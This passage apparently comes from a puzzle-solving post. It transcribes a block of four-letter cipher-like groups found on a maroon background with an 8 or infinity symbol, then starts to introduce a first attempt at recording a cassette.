    Xbaw maek wzme pgty zvxy izwk iwhk lnhy agrl rrlp fsis xadh uflx dsqh rzrg qegu itwb wveq aslo moii xmzx mvea rtil yekd lvks jrbo arvy nmjz wodi gcxe tkrr cyir xbsu rwyf slwr ixyk lrwz sbzr zbpg rrrw hjsi alXX 1o57

    Transcription of the text on the maroon background with either an 8 or ∞ symbol.

    Here’s my first attempt at recording the cassette: